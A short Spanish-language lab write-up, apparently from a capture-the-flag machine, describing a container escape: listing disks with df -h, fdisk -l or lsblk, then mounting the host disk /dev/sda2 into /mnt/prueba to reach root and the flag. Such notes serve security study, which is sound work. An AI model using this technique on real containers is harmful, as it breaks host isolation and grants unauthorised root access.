
Escapar de un contendor

lo primero es utilizar el comado df -h, fdisk -l o lsblk



Esto se realiza debido a que un contenedor debe tener una máquina o unidad montada que conecta con la máquina real (ver máquina reddish). Lo siguiente es montar la unidad en este caso parece ser sda2 debido a que pesa más y tiene algo llamado root_pass

mount /dev/sda2 /mnt/prueba



al principio no monto bien ejecuto de nuevo y funciono como en reddish

vamos a root y tenemos flag